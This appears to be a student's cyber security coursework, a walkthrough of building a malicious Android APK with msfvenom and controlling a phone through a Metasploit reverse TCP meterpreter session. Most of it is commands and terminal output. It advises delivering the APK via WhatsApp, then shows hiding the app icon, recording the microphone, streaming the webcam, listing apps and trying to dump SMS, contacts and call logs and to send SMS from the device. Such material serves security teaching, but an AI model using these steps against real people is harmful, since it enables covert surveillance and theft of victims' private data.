



Concept And Principles of Cyber Security (CY_201)

Name: Afnan Bin Abbas

Faculty: Cyber Security

Submission Date: 04/18/2024

Write **ifconfig** to check attacker's machine's IPv4 address.

Create an APK using the command highlighted below.

```
File Actions Edit View Help
kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:feeb:fe14 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:eb:fe:14 txqueuelen 1000 (Ethernet)
    RX packets 36599 bytes 42120413 (40.1 MiB)
    RX errors 0 dropped 25 overruns 0 frame 0
    TX packets 21968 bytes 3283928 (3.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2152 bytes 349067 (340.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2152 bytes 349067 (340.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 R > Afnan1.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
```

Open Metasploit framework Console by writing **msfconsole** in terminal.

```
File Actions Edit View Help
kali)-[~]
$ msfconsole

METASPLOIT CYBER MISSILE COMMAND V5

#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
```

Write **use multi/handler** msfconsole.

Write **set payload android/meterpreter/reverse_tcp** to set the payload to the meterpreter.

Set local host ip address of reverse_tcp by writing **set lhost 192.168.x.x (your ipv4 address)**

Set local host port of reverse_tcp by writing **set lport 4444** (4444 is the port of TCP, that's why we used it)

Start exploiting by writing the **exploit** command.

The connection would establish when the victim clicks/opens that apk file that we sent (we can use any medium to send that apk file, in my case I sent the apk file through whatsapp).

Write **sysinfo** to get the details of the connection.

```
File Actions Edit View Help

-[ metasploit v6.3.27-dev ]
+ --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ --[ 1385 payloads - 46 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (78189 bytes) to 192.168.1.10:4444
[*] Sending stage (78189 bytes) to 192.168.1.10:4444
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.10:58660) at 2024-02-18 08:19:25 -0600

meterpreter > [*] Meterpreter session 2 opened (192.168.1.10:4444 -> 192.168.1.10:58662) at 2024-02-18 08:19:25 -0600

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.1.1 - Linux 4.4.22+ (aarch64)
Architecture : aarch64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter >
```


Now, use **dump_sms** and **dump_contacts**, **dump_callog** to extract the messages, call logs and contacts from the victim's device. In my case, they can't be extracted because my android phone doesn't gave the permissions. On old androids, it would be done.

Write **app_list** to show details of the apps installed on that device.

```
File Actions Edit View Help
Computer      : localhost
OS            : Android 7.1.1 - Linux 4.4.22+ (aarch64)
Architecture  : aarch64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > app_list
Application List
```

Name	Package	Running	IsSystem
After-sales service	com.oppoex afterservice	false	true
Android Accessibility Suite	com.google.android.marvin.talkback	false	true
Android Services Library	com.google.android.ext.services	false	true
Android Shared Library	com.google.android.ext.shared	false	true
Android System	android	false	true
Android System WebView	com.google.android.webview	false	true
App Permission Manager	com.shexa.permissionmanager	false	false
Atci_service	com.mediatek.atci.service	false	true
Automatically clear	com.coloros.oppomorningsystem	false	true
Avast Offerwall	com.coloros.avastofferwall	false	true
BT Tool	com.mediatek.bluetooth.dtt	false	true
Backup & Restore	com.coloros.backuprestore	false	true
BackupRestoreRemoteService	com.coloros.backuprestore.remoteservice	false	true
Battery	com.coloros.oppoguardelf	false	true
Bluetooth MIDI Service	com.android.bluetoothmidiservice	false	true
Bluetooth Share	com.android.bluetooth	false	true
Calendar	com.google.android.calendar	false	true
Calendar storage	com.android.providers.calendar	false	true

Proof of my above statement:



```
File Actions Edit View Help
Uicc2TerminalService org.simalliance.openmobileapi.uicc2terminal false true
Update Service com.nearme.romupdate false true
User Dictionary com.android.providers.userdictionary false true
User Experience Program com.nearme.statistics.rom false true
User Guide com.oppo.operationManual false true
Video (player) com.coloros.video false true
VpnDialogs com.android.vpndialogs false true
Wallpapers com.coloros.wallpapers false true
Weather Service com.coloros.weather.service false true
WhatsApp com.whatsapp false false
WhatsApp+Business com.whatsapp.w4b false false
WifiBackupRestore com.coloros.wifibackuprestore false true
Wireless settings com.coloros.wirelesssettings false true
Work profile setup com.android.managedprovisioning false true
YGPS com.mediatek.ygps false true
YouTube com.google.android.youtube false true
com.android.carrierconfig com.android.carrierconfig false true
com.android.cts.ctsshim com.android.cts.ctsshim false true
com.android.cts.priv.ctsshim com.android.cts.priv.ctsshim false true
com.android.providers.partnerbookmarks com.android.providers.partnerbookmarks false true
com.android.sharedstoragebackup com.android.sharedstoragebackup false true
com.android.smspush com.android.smspush false true
com.android.wallpaperbackup com.android.wallpaperbackup false true
com.mediatek com.mediatek false true
com.mediatek.ims.ImsApp com.mediatek.ims false true
com.mediatek.wfo.impl.WfoApp com.mediatek.wfo.impl false true
com.nearme.daemon com.nearme.daemon false true
com.oppo.oppopowermonitor com.oppo.oppopowermonitor false true
com.oppo.partnerbrowsercustomizations com.oppo.partnerbrowsercustomizations false true
com.supercell.clashofclans.overlay com.supercell.clashofclans.overlay false true
eSETerminalService org.simalliance.openmobileapi.eseterminal false true

meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter >
```

Use the below highlighted commands to get more information and access to the mic and camera.

```
File Actions Edit View Help

meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter > hide_app_icon
[*] Activity MainActivity was hidden
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > record_mic -d 15 -f sound.wav -p false
[*] Starting ...
[*] Stopped
Audio saved to: /home/... sound.wav
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > localtime
Local Date/Time: 2024-02-18 19:29:10 GMT+05:00 (UTC+0500)
meterpreter > ps

Process List
-----
PID   Name   User
----   -
20756 sh     u0_a166
20758 ps     u0_a166

meterpreter > dump_sms
```


You can send a message from the victim's phone to anyone using the highlighted command below.

```
File Actions Edit View Help
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] SMS send failed - Transmission failed
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] SMS send failed - Transmission failed
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] Error running command send_sms: Rex::TimeoutError Send timed out
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] Error running command send_sms: Rex::TimeoutError Send timed out
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] Error running command send_sms: Rex::TimeoutError Send timed out
meterpreter >
[*] 192.168.1.101 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.101 - Meterpreter session 2 closed. Reason: Died

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (78189 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.101:4444 → 192.168.1.101:58938) at 2024-02-18 08:41:14 -0600

meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] SMS send failed - Transmission failed
meterpreter > send_sms -d +919227077777 -t "This is just a test"
[-] SMS send failed - Transmission failed
meterpreter > check_root
[-] Unknown command: check_root
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/.zMNMoPkw.html
[*] Streaming...
```

Files related to the assignment.

